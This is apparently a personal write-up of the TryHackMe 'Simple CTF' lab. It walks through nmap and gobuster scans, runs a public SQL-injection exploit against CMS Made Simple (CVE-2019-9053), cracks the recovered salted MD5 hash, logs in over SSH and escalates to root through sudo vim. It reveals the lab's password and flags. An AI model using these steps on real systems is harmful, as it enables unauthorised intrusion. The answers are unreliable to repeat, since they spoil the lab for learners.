
# Simple CTF

Kumpel7

November 2023

Those are the tasks i have to do, I am using the ubuntu machine with openvpn connection to tryhackme network.

## 1 Questions



*Answer the questions below*

How many services are running under port 1000?

Answer format: *

What is running on the higher port?

Answer format: ***

What's the CVE you're using against the application?

Answer format: *************

To what kind of vulnerability is the application vulnerable?

Answer format: ****

What's the password?

Answer format: ******

Where can you login with the details obtained?

Answer format: ***

What's the user flag?

Answer format: **** ***, **** ***

Is there any other user in the home directory? What's its name?

Answer format: *******

What can you leverage to spawn a privileged shell?

Answer format: ***


What's the root flag?

Answer format: **** ****. *** **** ***

Screenshot 1: This is what we have to do

We start with an nmap scan:

```
    nmap -A -v -IP_VICTIM
```



```
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.18.5.129
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 2 disallowed entries
|_/ /openemr-5_0_1_3
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_  256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


Screenshot 2: The result of a scan

Now the next obvious thing is to run a gobuster scan:

```
gobuster dir -w directory-list-2.3-big.txt -u IP_VICTIM
```

you can add -t128 to make it faster. If you are on ubuntu like me, you need to install gobuster via go install command, and then add an alias to .bashrc file.

We discover that /simple directory is available, so let's jump in there and see what's inside.



News

GENERAL

NEWS MODULE INSTALLED

19 Aug Posted by: mitch
Category: General

The news module was installed. Exciting. This news article is not using the Summary field and therefore there is no link to read more. But you can click on the news heading to read only this article.

You are here: Home

HOME

Congratulations! The installation worked. You now have a fully functional installation of CMS Made Simple and you are *almost* ready to start building your site.

If you chose to install the default content, you will see numerous pages available to read. You should read them thoroughly as these default pages are devoted to showing you the basics of how to begin working with CMS Made Simple. On these example pages, templates, and stylesheets many of the features of the default installation of CMS Made Simple are described and demonstrated. You can learn much about the power of CMS Made Simple by absorbing this information.

To get to the Administration Console you have to login as the administrator (with the username/password you mentioned during the installation process) on your site at http://yourwebsite.com/cmsmspath/admin. If this is your site click here to login.

Read about how to use CMS Made Simple in the documentation. In case you need any help the community is always at your service, in the forum or the IRC.

License

CMS Made Simple is released under the GPL license and as such you don't have to leave a link back to us in these templates or on your site as much as we would like it.


Some third party add-on modules may include additional license restrictions.

Next page: How CMSMS Works

Screenshot 3: This is what's inside

The service is used by CMSMS, so maybe someone have found and exploited vulnerabilities in this system before.

Metasploit gives some exploits, but author wants us to use this one:




CMS Made Simple < 2.2.10 - SQL Injection

EDB-ID: 46635
CVE: 2019-9053
Author: DANIELE SCANU
Type: WEBAPPS
Platform: PHP
Date: 2019-04-02
EDB Verified: ✗
Exploit: / {}
Vulnerable App:

Screenshot 4: Below this is exploit written in python

So we can use this script (but first we need to change all "print 'xxx'" into print('xxx'),because we will use python3), we get the following output for the command


```
   python3 46635.py -u IP_VICTIM --crack -w PATH_TO_MY_WORDLIST
```



```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin.com
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
[*] Try: 000000
Traceback (most recent call last):
  File "/home/dan/Downloads/46635.py", line 184, in <module>
    crack_password()
  File "/home/dan/Downloads/46635.py", line 56, in crack_password
    if hashlib.md5(str(salt) + line).hexdigest() == password:
TypeError: Strings must be encoded before hashing
```

Screenshot 5: output for the script

So it has some problems with cracking the password but we shouldn't worry too much. It is MD5 hash, so we don't even need john to crack it as dcode will do this for us.



https://www.dcode.fr/md5-hash

DCODE
Search for a tool
★ SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'boolean'
★ BROWSE THE FULL DCODE TOOLS' LIST
Results
Share

MD5
1dac0d92e9fa6bb2secret
MD5 - dCode
Tag(s) : Hashing Function, Modern Cryptography


MD5
Informatics › Algorithm › Hashing Function › MD5


MD5 Decoder
★ MD5 HASH 0C01F4468BD75D7A84C7EB73846E8D96
Options
★ SALT PREFIXED MD5(SALT+WORD)
★ SALT SUFFIXED MD5(WORD+SALT)
▶ DECRYPT
See also: Hash Function — SHA-1 — Crypt() Hashing Function

MD5 Encoder
● FROM A CHARACTER STRING
★ MD5 PLAIN TEXT OR PASSWORD
dCode
○ FROM A FILE

Screenshot 6: This weird string of letters is a salt. The password is secret.

On the site there is info "if this is your site, click here" so obviously i click here. There is a login page:





10.10.22.43/simple/admin/?__c=13499d8045cc01b392f
CMS Made simple™
CMS Made Simple™ Admin Console - Pent
Welcome: mitch
CMS
Content
Layout
User Management
Extensions
Site Admin
My Preferences
CMS
Subitems
Home View Site Logout
Content
This is where we add and edit content.
Subitems
Content Manager File Manager News
Layout
Site layout options.
Subitems
Design Manager
User Management
User and Group related items.
Subitems
Backend Group Assignments Backend Group Permissions Backend Groups Backend Users
Extensions
Modules, plugin tags and other features to expand CMSMS
Subitems
Admin Search File Picker MicroTiny WYSIWYG editor Search Event Manager Tags User Defined Tags
Site Admin
Site Administration functions
Subitems
Background Job Manager Module Manager Settings - Content Manager Settings - Design Manager Settings - File Manager Settings - Global Settings Settings - News module System Maintenance System Information System Verification Admin Log
My Preferences
This is where you can customize the site Admin area to work the way you want.
Subitems
Manage Shortcuts My Account

Screenshot 7: This is what we see after login on this page

We should be able to login to ssh with those credentials, so let's try that. Remember that here port is 2222, so:


```
ssh mitch@IP_VICTIM -p 2222
```



```
dan@kumpel:~/seclists/37/Passwords/Common-Credentials$ ssh mitch@10.10.22.43 -p 2222
The authenticity of host '[10.10.22.43]:2222 ([10.10.22.43]:2222)' can't be established.
ED25519 key fingerprint is SHA256:iq4f0XcnA5nnPNAufEqOpvTbO8dOJPcHGgmeABEdQ5g.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.22.43]:2222' (ED25519) to the list of known hosts.
mitch@10.10.22.43's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ ls
user.txt
$ cat user.txt
G00d j0b, keep up!
$ 
```

Screenshot 8: 1st flag!

After ”cd ..” we see another users directory, but we cannot see it. We need to think of a way to get into this directory.



```
$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
$ sudo /usr/bin/vim sunbath
```

Screenshot 9: How to find how to leverage privileges

Now we just need to enter root directory and find the flag. :)